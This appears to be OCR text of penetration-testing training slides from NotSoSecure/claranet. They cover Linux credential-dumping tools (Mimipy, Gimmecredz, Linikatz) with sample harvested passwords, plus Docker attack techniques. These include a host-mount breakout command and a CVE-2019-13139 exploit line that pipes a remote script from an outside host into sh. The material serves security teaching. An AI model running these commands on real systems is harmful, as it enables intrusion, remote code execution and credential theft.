
NotSoSecure part of claranet cyber security

Demo: Mimipy

```
root@ubuntu:/tmp# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:50:56:9f:74:2c
          inet addr:192.168.9.209  Bcast:192.168.255.255  Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:fe9f:742c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:604108 errors:0 dropped:5336 overruns:0 frame:0
          TX packets:960 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40690989 (40.6 MB)  TX bytes:160381 (160.3 KB)

root@ubuntu:/tmp# python mimipy.py
[SYSTEM - LightDM] :
        - Process       : /usr/sbin/lightdm
        - Username      : foo
        - Password      : A[redacted]1
[SYSTEM - SSH Server - sudo] :
        - Process       : /usr/sbin/sshd
        - Username      : foo
        - Password      : A[redacted]
[SYSTEM - GNOME] :
        - Process       : /usr/bin/gnome-keyring-daemon
        - Username      : foo
        - Password      : A[redacted]1
root@ubuntu:/tmp#
```

NotSoSecure part of claranet cyber security

Demo: 3Snake



NotSoSecure part of claranet cyber security

Demo: Gimmicredz

```
mitsurugi@dojo:~/metalBlack/github/gimmecredz$ ./gimmecredz.sh
############################################################
#                   Gimme credz !!!
############################################################
#                                The name's 0xMitsurugi
#                                        Remember it!
############################################################

################## FILES! ##################################

***** .docker/config.json credz [/home/mitsurugi] *****

[+] GOT ONE!!
File:  /home/mitsurugi/.docker/config.json
               "gitlab.supersecret.tux": {
                        "auth": "bW9uU3VwZXJVc2VyOnBhc3N3b3JkX2VuX2NsYWly"

***** mysql_my_cnf credz [/home/mitsurugi] *****

[+] GOT ONE!!
File:  /home/mitsurugi/.my.cnf
user=mysqluser
password=mysqlpass

***** pidgin (libpurple) credz [/home/mitsurugi] *****

[+] GOT ONE!!
File:  /home/mitsurugi/.purple/accounts.xml
                <name>mitsurugi@10.10.10.10/</name>
                <password>SuperStrongPass</password>

***** mysql pass in CLI history credz [/home/mitsurugi] *****
```

NotSoSecure part of claranet cyber security


Linikatz

- Needs root access. Linikatz Aka as the Mimikatz of the Linux world
- Abilities to extract ccached hashes
- Analyses memory processes to check for cleartext passwords
- Extracts kerberos tickets from linux kernel keyrings
- Dumps important configuration files
- Analyses the /etc/krb5.keytab file for sensitive information

Reference:
https://labs.portcullis.co.uk/download/eu-18-Wadhwa-Brown-Where-2-worlds-collide-Bringing-Mimikatz-et-al-to-UNIX.pdf

NotSoSecure part of claranet cyber security

Linikatz



NotSoSecure part of claranet cyber security

Exercise 5.10

Demo 5.10

Post Exploitation

- Obtain the cleartext password for ‘foo’ user

Container Technologies

- [x] Docker
- [x] Kubernetes

Container Technologies

Docker


Why Docker?

- Removes the “It works on my System” syndrome
- Easy & quick to setup environments and test beds
- Loved by start-ups and for PoC development teams
- Loved by Google and likes for scalability and deployment ease
- As secure as you configure it!

NotSoSecure part of claranet cyber security

Difference between Docker and VMs

- In VM hypervisor is used to host kernels of different operating systems allowing host to run multiple operating systems like Linux and windows.
- In docker containers all the operating systems share same kernel restricting Linux host to run only Linux based operating systems like Ubuntu, Centos , Red-hat etc.




How Does Docker Work?

- Docker normally runs as a service with elevated privileges (YAY!)
- Docker image is downloaded from a public hub (Docker Hub) or a private hub
- Image is provided with a set of options and executed as a container
- The image may expose ports to other containers or to the external network
- **Docker provides an internal network for all containers on the same host**

NotSoSecure part of claranet cyber security

Docker Architecture




Container Registry

- You can Host your own Registry
  - Selfhost, Amazon ECR, Google Container Registry are some options
- Write Access to registry will allow planting backdoors:
  - Pull a docker image from registry
  - Update image with backdoor
  - Upload back to container registry
  - Wait for the image to be used next time

NotSoSecure part of claranet cyber security

Docker Layered File System

- Docker supports multiple storage drivers but most modern linux kernels support Overlay2 file system.
- A new container adds a new & thin writable layer on top of the underlying stack of layers present in the docker image.
- Docker images are immutable, and the changes made to the writable layer are ephemeral



Reference:
https://www.programmersought.com/article/84515373742/

Internals: How Does Docker Work?

- Docker internally relies on the following things:
  - Namespaces: isolates from other process IDs
  - Control groups: applies resource based limitations (cpu, memory)
  - Chroot jailing: Limit access to specific directory
- Due to namespaces, first process is directly application id and not init / launchd etc

NotSoSecure part of claranet cyber security

Docker Internals

- Docker uses a technology called **namespaces** to provide the isolated workspace called the container. When you run a container, Docker creates a set of namespaces for that container.
- **Cgroups** also known as control groups are used to allocate CPU time, system memory, network bandwidth, or combinations of these among user-defined groups of tasks for the docker container.
- A **chroot jailing** allows you to run a program (process) with a root directory other than the actual root directory (/).
- Kernel **capabilities** turn the binary “root/non-root” dichotomy into a fine-grained access control system.

NotSoSecure part of claranet cyber security

Docker: For Pentesters

- From outside it will appear as any other system
- `/proc/1/cgroup` will show docker references
- pid 1 != init / launchd

```
/ #
/ # ps
PID   USER     TIME   COMMAND
    1 root       0:00 sh
   26 root       0:00 ps
/ #
```

```
/ # cat /proc/1/cgroup
14:name=systemd:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277
13:pids:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08
12:hugetlb:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8
11:net_prio:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f
10:perf_event:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e833027735
9:net_cls:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e
8:freezer:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e
7:devices:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e
6:memory:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e0
5:blkio:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08
4:cpuacct:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e
3:cpu:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7
2:cpuset:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e0
1:name=openrc:/docker
/ #
```

Docker: For Pentesters

- Bash / Python / Perl isn't usually available
- Containers are disposable hence no Persistence ensured
- Containers can have different resources shared
- Container crash === new spawn anywhere
- Docker Internal Network (172.17.0.0/16)
  - https://docs.docker.com/engine/userguide/networking/
- Video: https://youtu.be/V42OQd7p-7Y

NotSoSecure part of claranet cyber security

Docker: Running Container Process as Root

- By default host UID == container UID
- Root in container == root on base box (if container is running with --privilege)
- If a file system is shared, you may have a direct path to get root
- `docker run -itv /:/host alpine /bin/sh`
  - `-i: interactive`
  - `-t: allocate a pseudo TTY`
  - `-v: bind mount a directory`
- Inside the container you can access files in /host or use chroot
  - `chroot /host`


NotSoSecure part of claranet cyber security

Docker: Exposing Docker Socket/TCP

- Docker socket == access to docker daemon
- Docker could listen on port 2375 (noauth) 2376 (TLS)
  - https://docs.docker.com/engine/reference/commandline/dockerd/#examples
- Generally: Dashboard or reporting application containers
- Misconfiguration, (un)intended exposure == compromise
- Video: https://youtu.be/6q7TBbUylbw

NotSoSecure part of claranet cyber security

Exposing docker.sock in docker container



NotSoSecure part of claranet cyber security

Docker: Unpatched Host /Guest

- Docker shares the kernel with the host
- Kernel bugs could result in host compromise
- Video: https://youtu.be/y7XoIOhWStc

NotSoSecure part of claranet cyber security

Docker: runc exploit (CVE-2019-5736)

- Runc is a runtime lightweight container which is used for spawning and running containers as per the OCI specification. Used as default runtime for containers with Docker, containerd, Podman, etc.
- The vulnerability CVE-2019-5736, allows an attacker controlled container to overwrite the host runc binary and further gain root-level code execution.
- This is due to a misconfiguration wherein the host root is mapped into the container's user namespace.
- This bug bypasses all the default security mechanisms like Apparmor, default SELinux policy, etc.

Reference:
https://seclists.org/oss-sec/2019/q1/119

NotSoSecure part of claranet cyber security

Docker build code execution (CVE-2019-13139)

- Command execution vulnerability in Golang code of Docker executable
- Docker build accept remote url
- The url is splitted in parts and supplied to git binary
- ---upload-pack option is supplied via url parameter
- To satisfy the condition for parsing the value must contain ":“

Exploit Code:

```
docker build "git@g.com/a/b#--upload-pack=<code_exec>;#:"
```

Reference:
https://staaldraad.github.io/post/2019-07-16-cve-2019-13139-docker-build/

NotSoSecure part of claranet cyber security

Docker CVE 2019-13139

- Exploit results in these commands

```
$ git init
$ git remote add git@g.com/a/b
$ git fetch origin "--upload-pack=<command>;
git@g.com/a/b"
```

```
root@rev:/tmp/aaab#
root@rev:/tmp/aaab# ls -l /tmp/docker-cve
ls: cannot access '/tmp/docker-cve': No such file or directory
root@rev:/tmp/aaab#
root@rev:/tmp/aaab# docker build "git@g.com/a/b#--upload-pack=curl -s sploit.conch.cloud/pew.sh|sh;#:"
unable to prepare context: unable to 'git clone' to temporary context directory: error fetching: fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
: exit status 128
root@rev:/tmp/aaab#
root@rev:/tmp/aaab# ls -l /tmp/docker-cve
-rw-r--r-- 1 root root 18 Jul 16 18:30 /tmp/docker-cve
root@rev:/tmp/aaab# cat /tmp/docker-cve
Docker dice hola!
root@rev:/tmp/aaab#
root@rev:/tmp/aaab#
```

Docker: Exploits

- **Case Study 1:**
- TLDR: exploiting host from docker via kernel module
- As kernel is shared between docker and host, kernel module attacks host
- Reverse shell obtained by loading a custom kernel modules
- Need root access on the docker container

Reference:
https://www.cyberark.com/threat-research-blog/how-i-hacked-play-with-docker-and-remotely-ran-code-on-the-host/

- **Case Study 2:**
- CVE-2018-15514: .net Deserialization bug in docker for windows

Reference:
https://srcincite.io/blog/2018/08/31/you-cant-contain-me-analyzing-and-exploiting-an-elevation-of-privilege-in-docker-for-windows.html

NotSoSecure part of claranet cyber security

Docker: Common Commands

- Docker System Information
  - `docker system info`
- List running containers
  - `docker ps`
- Run a container
  - `docker run -it <image_name> <binary_path>`
- Enumerate various details
  - `docker [container|service|stack|plugin] ls`
- Enumerate images
  - `docker images`

NotSoSecure part of claranet cyber security

Exercise 6.1

Demo 6.1

Docker Breakout

